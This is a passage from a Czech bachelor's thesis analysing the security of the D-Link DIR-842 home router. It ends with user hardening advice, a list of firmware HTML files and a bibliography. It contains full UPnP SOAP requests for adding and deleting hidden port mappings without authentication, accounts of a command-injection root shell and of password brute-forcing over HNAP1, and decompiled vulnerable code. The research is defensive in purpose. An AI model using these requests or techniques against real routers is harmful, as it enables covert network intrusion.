    <u:AddPortMapping xmlns:u="urn:schemas-upnp-
        org:service:WANIPConnection:1">
      <NewRemoteHost>192.168.2.100</NewRemoteHost>
      <NewPortMappingDescription>Router SSH mapping test</
          NewPortMappingDescription>
      <NewLeaseDuration>0</NewLeaseDuration>
      <NewInternalClient>192.168.0.102</NewInternalClient>
      <NewEnabled>1</NewEnabled>
      <NewExternalPort>2222</NewExternalPort>
      <NewProtocol>TCP</NewProtocol>
      <NewInternalPort>22</NewInternalPort>
    </u:AddPortMapping>
  </s:Body>
</s:Envelope>
```

Následující odpověď routeru na naše volání AddPortMapping podle dokumentace[14] znamená, že vše proběhlo bez chyby.

Výpis kódu 5.8 AddPortMapping odpověď routeru

```
<?xml version="1.0"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
    s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <s:Body>
    <u:AddPortMappingResponse xmlns:u="urn:schemas-upnp-
        org:service:WANIPConnection:1"/>
 </s:Body>
</s:Envelope>
```

5.6.4.2 Služba DeletePortMapping

Pro službu DeletePortMapping budeme potřebovat následující hlavičku:

Výpis kódu 5.9 Hlavička při volání DeletePortMapping

```
POST http://192.168.0.1:65530 HTTP/1.1
HOST: 192.168.0.1:65530
TRANSFER-ENCODING: "chunked"
CONTENT-TYPE: text/xml; charset="utf-8"
SOAPACTION: "urn:schemas-upnp-org:service:WANIPConnection:1#
    DeletePortMapping"
```

A následující XML soubor:

Výpis kódu 5.10 DeletePortMapping XML

```
<?xml version="1.0"?> <s:Envelope
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="
    http://schemas.xmlsoap.org/soap/encoding/">
  <s:Body>
    <u:DeletePortMapping xmlns:u="urn:schemas-upnp-
        org:service:WANIPConnection:1">
      <NewRemoteHost>192.168.2.100</NewRemoteHost>
      <NewExternalPort>2222</NewExternalPort>
      <NewProtocol>TCP</NewProtocol>
    </u:DeletePortMapping>
  </s:Body>
</s:Envelope>
```

V GUI routeru máme jako uživatelé možnost si nastavit přesměrování portů, nicméně mapování portů pomocí UPnP a přesměrování portů v GUI je na sobě zcela nezávislé. Záznamy namapované pomoci UPnP nejsou v GUI vidět, jsou pro uživatele skryté, a naopak. Navíc při přesměrování portů pomocí GUI je uživatel omezen pouze na 15 záznamů, takové omezení při mapování portů pomocí UPnP není. Nepřítomnost omezení jsem otestoval pomocí Python scriptu, dostupný na přiloženém médiu, kde jsem použil vše, co jsem popisoval v této kapitole.

Pomocí UPnP služby AddPortMapping je potenciální útočník schopen si vytvořit komunikační kanál z vnější sítě do sítě vnitřní pro případné budoucí využití. Běžný uživatel nemá šanci postřehnout tuto změnu na routeru, obzvlášť pokud nebude provoz na síti znenadání jiný než na jaký je zvyklý. Například řádově pomalejší provoz na síti v důsledku vysokého využití útočníkem. S využitím služby DeletePortMapping za sebou může útočník smazat stopy v podobě namapovaných portů.

Kapitola 6
Diskuze

Mezi hlavní klady routeru patří jednoznačně jednoduchost uživatelského rozhraní a velice jednoduché prvotní nastavení internetového připojení, což je pro obyčejného uživatele ideální. Jako bonus nabízí i webovou administraci optimalizovanou pro mobilní zařízení, která je jednodušší, zvládne méně úkonů, ale na kontrolu připojení či změny hesla pro bezdrátovou síť je to dostačující. Router rovněž nabízí IPv6 konektivitu, ve výchozím nastavení šifrování hesla pro WiFi pomocí WPA a WiFi v pásmu 2.4GHz i 5GHz. Z pohledu rodiče je zajímavá funkce na omezení WiFi sítě nastavením časových oken, kdy bude WiFi síť dostupná. Z pokročilejších věcí nabízí možnost zasílat upozornění mailem nebo posílat logy na vzdálený server.

Z provedené bezpečnostní analýzy routeru D-Link DIR-842 nevyplynula žádná zranitelnost přímo zneužitelná z vnější sítě. Vše, co bylo v práci předvedeno, už předpokládá, že se útočník dostal do vnitřní sítě, protože veškeré porty na WAN portu jsou uzavřené kromě portů 80 a 443, které jsou filtrované. Tím, že je útočník limitován pouze na útoky z vnitřní sítě se závažnost těchto chyb značně snižuje. Nicméně nejslabším článkem v celém řetězci je obvykle uživatel, a proto by nebylo dobré tyto chyby zcela přehlížet.

Nebezpečnost UPnP protokolu v tomto případě spočívá v tom, že bez jakéhokoli ověřování je útočník schopen nechat přesměrovat komunikaci přicházející z vnější sítě do vnitřní sítě. Takto si může útočník vytvořit do budoucna lehčí přístup do sítě. Na to existuje řešení z roku 2003, kdy bylo schváleno řešení na autentizaci a autorizaci v protokolu UPnP [23]. Nicméně u levnějších SOHO zařízení, jakým je i testovaný router, by implementace dalších bezpečnostních prvků zvedla náklady a mohlo by se to odrazit v komerčním úspěchu produktu.

Pokud bylo úmyslem šetřit penězi na tomto routeru, pak je zarážející, že se použily peníze na vlastní implementaci šifrovací funkce AES-128-ECB, namísto aby se použila již existující implementace. Jak jsem ukázal v kapitole 5.5.1.1, tato konkrétní implementace „D-Link AES“ v testovaném routeru je velice pochybná, a jak jsem ukázal v kapitole 5.5.1.3, i snadno prolomitelná. Nesdílím obavy z nedostatku výkonu routeru, protože šifrování probíhá v prohlížeči uživatele.

Další nepovedenou věcí spojenou s hesly je chybějící ochrana před útokem hrubou silou. Dává to útočníkovi skvělou příležitost hádat heslo bez přerušení. Heslo může být až 15znakové, může obsahovat písmena, čísla a speciální znaky bez omezení. Existuje tedy šance, že by mohlo heslo být komplikovanější na uhádnutí a hádání hesla by mohlo zároveň zabrat více času. Nicméně podle zkoumání společnosti Nordpass[36], která zkoumala databázi hesel o velikosti 3TB, je výskyt jednoduchých hesel mezi nejpoužívanějšími hesly stále častý. Hesla jako 123456, heslo, password, křestní jména a jiné jednoduché kombinace stále vedou. Existuje tedy i nemalá šance, že uhádnutí hesla nebude dlouhá záležitost. Narazí-li případný útočník na router ve výchozím nastavení, tedy i s prázdným heslem pro Admin uživatele, bude to pro něj snadný cíl.

Úspěšně se mi podařilo zreplikovat chybu na command injection a byl jsem schopen získat pomocí telnetu root přístup do routeru. Je to skvělá zpráva pro útočníka, ale už méně příjemná

pro uživatele. Nicméně útočník bude limitován dostupnou RAM pamětí (celkem 46MB, k dispozici 6MB), úložištěm (pouze 700kB dostupného perzistentního úložiště) a dostupnými příkazy. Na využití tohoto přístupu bude potřeba trochu kreativity.

Testovaný router v této hardwarové revizi již není podporovaný společností D-Link[37] a oprava firmwaru nebude.

6.1 Bezpečnostní doporučení pro uživatele

V obecnější rovině doporučuji uživatelům být nedůvěřivý ke všemu a ke všem. U daného routeru doporučuji vypnout službu UPnP (v administrátorském rozhraní Settings, dále Advanced Settings a dole na stránce vypnout službu). Dále přistupovat do administrátorského rozhraní pouze přes šifrovaný protokol HTTPS. Dále zkontrolovat heslo pro přístup do administrátorského rozhraní routeru a zrevidovat ho. Je-li prázdné, okamžitě změnit. V případě slabého i prázdného hesla doporučuji uživateli si nastavit heslo podle doporučení odborníků, např. zde[1] na stránce sdružení CZ.NICu. Když si uživatel nebude jistý, jestli není na jeho zařízení spuštěný např. telnet, restart zařízení pomůže. Po restartu se již zase spustí jen služby nastavené ve firmwaru.

[1] https://www.nebojteseinternetu.cz/page/3448/bezpecna-hesla

Kapitola 7
Závěr

Cílem práce bylo udělat bezpečnostní analýzu routeru D-Link DIR-842. K dosažení cíle bylo potřeba se seznámit s problematikou připojení domácí sítě do internetu, se základním vlastnostmi a bezpečnostní charakteristikami routeru. Dále bylo potřeba najít již zdokumentované bezpečnostními incidenty řady DIR routeru D-Link a relevantní chyby se pokusit zreplikovat. Bylo potřeba následně navrhnout postup analýzy s doporučením na práci s hesly, výchozí nastavení routeru a služby publikované do vnitřní a/nebo vnější sítě. Posledním cílem bylo tuto analýzu aplikovat.

Práce všechny stanovené cíle splnila. V první řadě jsem se seznámil s problematikou připojení domácí sítě do internetu, popsal jsem zařízení nutná pro fungování domácí sítě a jejímu zapojení do internetu. Krátce jsem popsal historii internetu, NAT a směrování.

V další části práce jsem se seznámil s routerem po hardwarové stránce, zjistil jaké podporuje technologie. Zaměřil jsem se konkrétní na dvě, UPnP a HNAP1. UPnP protokol slouží ke snadnému a hladkému připojení zařízení do sítě. HNAP1 protokol je jednoduchý a nenáročný protokol na vzdálenou správu různých síťových zařízení nejen routerů. Prozkoumal jsem též již existující nahlášené chyby pro modelovou řadu a našel dvě chyby, které jsem zahrnul do analýzy.

Návrh analýzy routeru zahrnoval zkoumání obsahu firmwaru a doporučené zaměření tzn. zkoumání výchozího nastavení, práce s hesly a služby publikované do vnitřní a/nebo vnější sítě.

Následně v praktické části při zkoumání firmwaru jsem prošel dostupné programy (velká část dostupná díky programu busybox) a taky jsem získal seznam HTML souborů. Seznam byl užitečný ve chvíli, kdy jsem v prohlížeči procházel webovou aplikaci a porovnával jsem procházené stránky se seznamem. Takto jsem vyfiltroval několik stránek nedostupných z webového GUI. Jedna z nich se ukázala jako klíčová k tomu, abych mohl úspěšně provést command injection a pustit si na routeru telnet a získat tím root přístup.

Dále jsem prozkoumal a zjistil, jaká politika se uplatňuje na hesla. Ta je vynucovaná v prohlížeči uživatele a bylo možné ji obejít použitím protokolu HNAP1. Pomocí protokolu HNAP1 jsem díky chybějící ochraně proti hádání hrubou silou mohl tento útok na heslo do administračního rozhraní routeru demonstrovat. Pomocí protokolu UPnP jsem předvedl, jak si bez znalosti hesla zařídit přístup z vnější sítě do vnitřní sítě.

Neúspěšný jsem byl u testování dvou vybraných zranitelností. Chyby byly sice nahlášeny pro router stejného jména, ale pro jinou hardwarovou revizi (revize C1). Tyto chyby vznikly až ve firmwaru pro novou revizi.

Router D-Link DIR-842 v základním nastavení nedoporučuji používat, nebude bezpečný, výrobce si mohl dát větší záležet na bezpečnosti. Nicméně analýza v této práci neodhalila žádnou zranitelnost přímo zneužitelnou z vnější sítě a pokud se uživatel bude řídit navrženými bezpečnostními doporučeními v kapitole 6.1, může router bez obav používat.

Příloha A

Seznam HTML souborů

Admin.html	MobileUpdateFirmware.html
DynamicDNS.html	MobileWiFi.html
Firewall.html	Mydlink.html
Firewall_IPv4.html	Network.html
Firewall_IPv6.html	PortForwarding.html
GuestZone.html	QoS.html
header.html	Schedule.html
Home.html	SharePort.html
Home_Demo.html	SharePort_CreateUser.html
Index.html	StaticRoute.html
IndexHome.html	StaticRouteIPv6.html
info/blockedPage.html	Statistics.html
info/EULA.html	System.html
info/Login.html	SystemLog.html
info/MobileLogin.html	Time.html
Internet.html	UpdateFirmware.html
Internet_IPv6.html	UpdateFirmware_Fail.html
Internet_Pro.html	UpdateFirmware_Valid.html
Internet_ProAdd.html	VirtualServer.html
MobileGuestZone.html	WebsiteFilter.html
MobileHome.html	WiFi.html
MobileInternet.html	Wizard.html
MobileMydlink.html	Wizard_Manual.html

Tabulka A.1 Seznam HTML souborů

Příloha B

UPnP odpovědi z routeru

Výpis kódu B.1 UPnP popis zařízení

```
<?xml version="1.0"?>
<root xmlns="urn:schemas-upnp-org:device-1-0">
  <specVersion>
    <major>1</major>
    <minor>1</minor>
  </specVersion>
  <device>
    <deviceType>urn:schemas-upnp-org:device:InternetGatewayDevice:1</
       deviceType>
    <friendlyName>DIR-842</friendlyName>
    <manufacturer>D-Link Corporation</manufacturer>
    <manufacturerURL>http://www.dlink.com</manufacturerURL>
    <modelDescription>D-Link Router</modelDescription>
    <modelName>D-Link Router</modelName>
    <modelNumber>DIR-842</modelNumber>
    <modelURL>http://www.dlink.com</modelURL>
    <serialNumber>202</serialNumber>
    <UDN>uuid:bc329e00-1dd8-11b2-8601-409bcde6ce7a</UDN>
    <serviceList>
      <service>
        <serviceType>urn:schemas-upnp-org:service:Layer3Forwarding:1</
           serviceType>
        <serviceId>urn:upnp-org:serviceId:Layer3Forwarding1</serviceId>
        <SCPDURL>/L3F.xml</SCPDURL>
        <controlURL>/ctl/L3F</controlURL>
        <eventSubURL>/evt/L3F</eventSubURL>
      </service>
    </serviceList>
    <deviceList>
      <device>
        <deviceType>urn:schemas-upnp-org:device:WANDevice:1</deviceType>
        <friendlyName>WANDevice</friendlyName>
        <manufacturer>D-Link Corporation</manufacturer>
        <manufacturerURL>http://www.dlink.com</manufacturerURL>
        <modelDescription>WAN Device</modelDescription>
        <modelName>WAN Device</modelName>
        <modelNumber>WANDevice</modelNumber>
```

```
        <modelURL>http://www.dlink.com</modelURL>
        <serialNumber>202</serialNumber>
        <UDN>uuid:bc329e00-1dd8-11b2-8601-409bcde6ce7b</UDN>
        <UPC>000300020001</UPC>
        <serviceList>
          <service>
            <serviceType>urn:schemas-upnp-
                org:service:WANCommonInterfaceConfig:1</serviceType>
            <serviceId>urn:upnp-org:serviceId:WANCommonIFC1</serviceId>
            <SCPDURL>/WANCfg.xml</SCPDURL>
            <controlURL>/ctl/CmnIfCfg</controlURL>
            <eventSubURL>/evt/CmnIfCfg</eventSubURL>
          </service>
        </serviceList>
        <deviceList>
          <device>
            <deviceType>urn:schemas-upnp-
                org:device:WANConnectionDevice:1</deviceType>
            <friendlyName>WANConnectionDevice</friendlyName>
            <manufacturer>D-Link Corporation</manufacturer><
                manufacturerURL>http://www.dlink.com</manufacturerURL><
                modelDescription>WANConnectionDevice</modelDescription>
            <modelName>WANConnectionDevice</modelName>
            <modelNumber>WANConnectionDevice</modelNumber>
            <modelURL>http://www.dlink.com</modelURL>
            <serialNumber>202</serialNumber>
            <UDN>uuid:bc329e00-1dd8-11b2-8601-409bcde6ce7c</UDN>
            <UPC>000300020001</UPC>
            <serviceList>
              <service>
                <serviceType>urn:schemas-upnp-
                    org:service:WANIPConnection:1</serviceType>
                <serviceId>urn:upnp-org:serviceId:WANIPConn1</serviceId>
                <SCPDURL>/WANIPCn.xml</SCPDURL>
                <controlURL>/ctl/IPConn</controlURL>
                <eventSubURL>/evt/IPConn</eventSubURL>
              </service>
            </serviceList>
          </device>
        </deviceList>
      </device>
    </deviceList>
    <presentationURL>http://192.168.0.1/</presentationURL>
  </device>
</root>
```


Příloha C

Command injection

```
IDA View-A | Pseudocode-C | Pseudocode-B | Pseudocode-A | Strings | Hex View-1 | Structures | Enums
16  int v21[5]; // [sp+48h] [-1204h] BYREF
17  char *s; // [sp+5Ch] [-11F0h]
18  unsigned int v23; // [sp+60h] [-11ECh] BYREF
19  char v24; // [sp+64h] [-11E8h] BYREF
20  int v25[983]; // [sp+2E4h] [-F68h] BYREF
21  char *v26; // [sp+1240h] [-Ch]
22
23  v6 = fopen64("/dev/console", "a");
24  v7 = (FILE *)v6;
25  if ( v6 )
26  {
27    _stdprintf_info__(v6, "/home/Neil/dir842-A1/zoo/private/app/ncc2/cgi/ccp/ddns_check.c", 42, "doCheck");
28    fputs("going to do check \n", v7);
29    fclose(v7);
30  }
31  v21[0] = 0;
32  entry_value_by_name = (const char *)get_entry_value_by_name(a2, a3, "ddnsHostName");
33  v9 = (const char *)get_entry_value_by_name(a2, a3, "ddnsUsername");
34  v10 = (const char *)get_entry_value_by_name(a2, a3, "ddnsPassword");
35  v11 = xmlNewDocFile();
36  memset(v25, 0, sizeof(v25));
37  probeDDNS(1, v25);
38  v12 = queryWanStatus(1, &v23);
39  v13 = (int *)&v24;
40  if ( v12 )
41  {
42    v14 = 0;
43    while ( v14++ < (int)(v23 >> 26) )
44    {
45      v15 = *v13;
46      if ( (*v13 & 0x40000000) != 0 )
47      {
```

get

Obrázek C.1 ddns_check — ukázka dekompilovaného kódu č.1 [38]



Obrázek C.2 ddns_check — ukázka dekompilovaného kódu č.2 [38]

Bibliografie

1. SOSINSKY, Barrie. *Networking Bible*. Indianapolis, Indiana: Wiley Publishing, 2009. ISBN 978-0-470-43131-3.
2. TECHTARGET. *What is the Internet* [online]. [cit. 08.02.2023]. Dostupné také z: `https://www-techtarget-com.translate.goog/whatis/definition/Internet?_x_tr_sl=en&_x_tr_tl=cs&_x_tr_hl=cs&_x_tr_pto=sc`.
3. THE NATIONAL SCIENCE AND MEDIA MUSEUM. *Short history of Internet* [online]. [cit. 08.02.2023]. Dostupné také z: `https://www.scienceandmediamuseum.org.uk/objects-and-stories/short-history-internet`.
4. LEINER, Barry M.; CERF, Vinton G.; CLARK, David D.; KAHN, Robert E.; KLEINROCK, Leonard; LYNCH, Daniel C.; POSTEL, Jon; ROBERTS, Larry G.; WOLFF, Stephen. *Brief history of Internet* [online]. [cit. 08.02.2023]. Dostupné také z: `https://www.internetsociety.org/internet/history-internet/brief-history-internet/`.
5. UNIVERSITY OF SOUTHERN CALIFORNIA. INFORMATION SCIENCES INSTITUTE. *INTERNET PROTOCOL DARPA INTERNET PROGRAM PROTOCOL SPECIFICATION* [online]. [cit. 08.02.2023]. Dostupné také z: `https://datatracker.ietf.org/doc/html/rfc791`.
6. COTTON, Michelle; VEGODA, Leo; BONICA, Ron; HABERMAN, Brian. *Special-Purpose IP Address Registries* [online]. [cit. 08.02.2023]. Dostupné také z: `https://datatracker.ietf.org/doc/html/rfc6890`.
7. UNIVERSITY OF SOUTHERN CALIFORNIA. INFORMATION SCIENCES INSTITUTE. *DOD STANDARD INTERNET PROTOCOL* [online]. [cit. 08.02.2023]. Dostupné také z: `https://datatracker.ietf.org/doc/html/rfc760`.
8. AFILIAS LIMITED. *World Population by Year* [online]. [cit. 08.02.2023]. Dostupné také z: `https://www.worldometers.info/world-population/world-population-by-year/`.
9. AFILIAS LIMITED. *World Population* [online]. [cit. 08.02.2023]. Dostupné také z: `https://www.worldometers.info/world-population/#milestones`.
10. DEERING, Steve E.; HINDEN, Bob. *Internet Protocol, Version 6 (IPv6) Specification* [online]. [cit. 08.02.2023]. Dostupné také z: `https://datatracker.ietf.org/doc/html/rfc1883`.
11. GOOGLE. *IPv6 - Google* [online]. [cit. 08.02.2023]. Dostupné také z: `https://www.google.com/intl/en/ipv6/statistics.html`.
12. EGEVANG, Kjeld Borch; FRANCIS, Paul. *The IP Network Address Translator (NAT)* [online]. [cit. 08.02.2023]. Dostupné také z: `https://datatracker.ietf.org/doc/html/rfc1631`.

13. D-LINK CORPORATION. *AC1200 Wi-Fi Router* [online]. [cit. 08.02.2023]. Dostupné také z: https://www.secureswitches.com/datasheets/Wireless-AC/DIR-842_REVB1_DATASHEET_1.00_EN_US.pdf.
14. MEMBERS OF THE UPNP FORUM. *UPnP Device Architecture 1.1* [online]. [cit. 08.02.2023]. Dostupné také z: http://upnp.org/specs/arch/UPnP-arch-DeviceArchitecture-v1.1.pdf.
15. OPEN CONNECTIVITY FOUNDATION. *UPNP STANDARDS & ARCHITECTURE. Open Connectivity Foundation* [online]. [cit. 08.02.2023]. Dostupné také z: https://openconnectivity.org/developer/specifications/upnp-resources/upnp/.
16. CISCO SYSTEMS, INC. *Home Network Administration Protocol (HNAP)1 Whitepaper* [online]. [cit. 08.02.2023]. Dostupné také z: http://web.archive.org/web/20110901022208/https://www.cisco.com/web/partners/downloads/guest/hnap_protocol_whitepaper.pdf.
17. FIRST.ORG. *CVSS v3.0 Specification Document* [online]. [cit. 08.02.2023]. Dostupné také z: https://www.first.org/cvss/v3.0/specification-document.
18. U.S. DEPARTMENT OF COMMERCE. NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. *CVE-2020-15632 Detail* [online]. [cit. 08.02.2023]. Dostupné také z: https://nvd.nist.gov/vuln/detail/CVE-2020-15632.
19. CHUNG96VN. *D-Link DIR-842 HNAP GetCAPTCHAsetting Authentication Bypass Vulnerability* [online]. [cit. 08.02.2023]. Dostupné také z: https://www.zerodayinitiative.com/advisories/ZDI-20-880/.
20. D-LINK CORPORATION. *DIR-842 :: Rev. Cx :: FW FW 3.13B05 :: CVE-2020-15632 :: Authentication Bypass. Support Announcements* [online]. [cit. 08.02.2023]. Dostupné také z: https://supportannouncement.us.dlink.com/announcement/publication.aspx?name=SAP10184.
21. U.S. DEPARTMENT OF COMMERCE. NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. *CVE-2020-8962 Detail. In: National Vulnerability Database* [online]. [cit. 08.02.2023]. Dostupné také z: https://nvd.nist.gov/vuln/detail/CVE-2020-8962.
22. TRAN, Chi. *[CVE-2020-8962] D-LINK DIR-842 Stack-based Buffer-overflow* [online]. [cit. 08.02.2023]. Dostupné také z: https://web.archive.org/web/20220507033418/https://ctrsec.io/index.php/2020/02/12/cve-2020-8962-d-link-dir-842-stack-based-buffer-overflow/.
23. ELLISON, Carl. *DeviceSecurity:1 Service Template* [online]. [cit. 08.02.2023]. Dostupné také z: http://upnp.org/specs/sec/UPnP-sec-DeviceSecurity-v1-Service.pdf.
24. LORTZ, Vic; SAARANEN, Mika. *DeviceProtection:1 Service* [online]. [cit. 08.02.2023]. Dostupné také z: http://www.upnp.org/specs/gw/UPnP-gw-DeviceProtection-V1-Service-20110224.pdf.
25. KRAWCZYK, Hugo; BELLARE, Mihir; CANETTI, Ran. *HMAC: Keyed-Hashing for Message Authentication* [online]. [cit. 08.02.2023]. Dostupné také z: https://datatracker.ietf.org/doc/html/rfc2104.
26. D-LINK TECHNICAL SUPPORT. *D-Link DIR-842 revB Router Firmware 2.02.B1* [online]. [cit. 08.02.2023]. Dostupné také z: https://support.dlink.com/resource/products/DIR-842/REVB/DIR-842_REVB_FIRMWARE_2.02.B01.ZIP.
27. D-LINK TECHNICAL SUPPORT. *DIR-842 Firmware Release Notes* [online]. [cit. 08.02.2023]. Dostupné také z: https://support.dlink.com/resource/products/DIR-842/REVB/DIR-842_REVB_RELEASENOTES_2.02.B01_EN.PDF.
28. VLASENKO, Denys. *BusyBox* [online]. [cit. 08.02.2023]. Dostupné také z: https://busybox.net/oldnews.html.

29. D-LINK TECHNICAL SUPPORT. *DIR-842 Firmware Release Notes* [online]. [cit. 08.02.2023]. Dostupné také z: https://support.dlink.com/resource/products/DIR-842/REVB/DIR-842_REVB_RELEASENOTES_2.00.B06_EN.PDF.

30. U.S. DEPARTMENT OF COMMERCE. NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY. *National Vulnerability Database* [online]. [cit. 08.02.2023]. Dostupné také z: https://nvd.nist.gov/vuln/search/results?adv%5C_search=true%5C&isCpeNameSearch=true%5C&query=cpe%5C%3A2.3%5C%3Aa%5C%3Abusybox%5C%3Abusybox%5C%3A1.13.4%5C%3A*%5C%3A*%5C%3A*%5C%3A*%5C%3A*%5C%3A*%5C%3A*.

31. LEAKIX BLOG. *D-LINK DIR-842 Rev-B privilege escalation* [online]. [cit. 08.02.2023]. Dostupné také z: https://blog.leakix.net/2022/06/d-link-dir-842-rev-b-privilege-escalation/.

32. RIJMEN, Vincent; DAEMEN, Joan. *The design of Rijndael: AES - the Advanced Encryption Standard*. Berlin: Springer, 2002. ISBN 978-3-642-07646-6.

33. LYON, Gordon. *Chapter 4. Port Scanning Overview. Nmap Free Security Scanner, Port Scanner* [online]. [cit. 08.02.2023]. Dostupné také z: https://nmap.org/book/port-scanning.html.

34. MILLER, Daniel. *FAQ tcpwrapped* [online]. [cit. 08.02.2023]. Dostupné také z: https://secwiki.org/w/FAQ_tcpwrapped.

35. MEMBERS OF THE UPNP FORUM. *WANIPConnection:2 Service* [online]. [cit. 08.02.2023]. Dostupné také z: http://upnp.org/specs/gw/UPnP-gw-WANIPConnection-v2-Service.pdf.

36. NORD SECURITY. *TOP 200 most common passwords* [online]. [cit. 08.02.2023]. Dostupné také z: https://nordpass.com/most-common-passwords-list/.

37. D-LINK CORPORATION. *End of Support Notice: DIR-842 (Rev B only) - AC1200 Wireless Router* [online]. [cit. 08.02.2023]. Dostupné také z: https://support.dlink.com/resource/products/DIR-842/REVB/DIR-842_REVB_END_OF_SUPPORT_NOTICE.pdf.

38. DOUDOUDEDI. *D-LINK_Router_Command_Injection* [online]. [cit. 08.02.2023]. Dostupné také z: https://github.com/doudoudedi/D-LINK_Command_Injection1/blob/main/D-LINK_Command_injection.md.

Obsah přiloženého média

- `readme.txt` ..... stručný popis obsahu média
- `other` ..... adresář se soubory odkazované v práci
  - `dlink_aes` ..... JavaScriptový soubor s implementací „D-Link AES“
  - `firmware` ..... Binární i extrahovaný firmware
  - `nmap_output` ..... nmap výstup skenu ve vnitřní síti
- `src`
  - `impl` ..... zdrojové kódy implementace
  - `thesis` ..... zdrojová forma práce ve formátu LaTeX
- `text` ..... text práce
  - `thesis.pdf` ..... text práce ve formátu PDF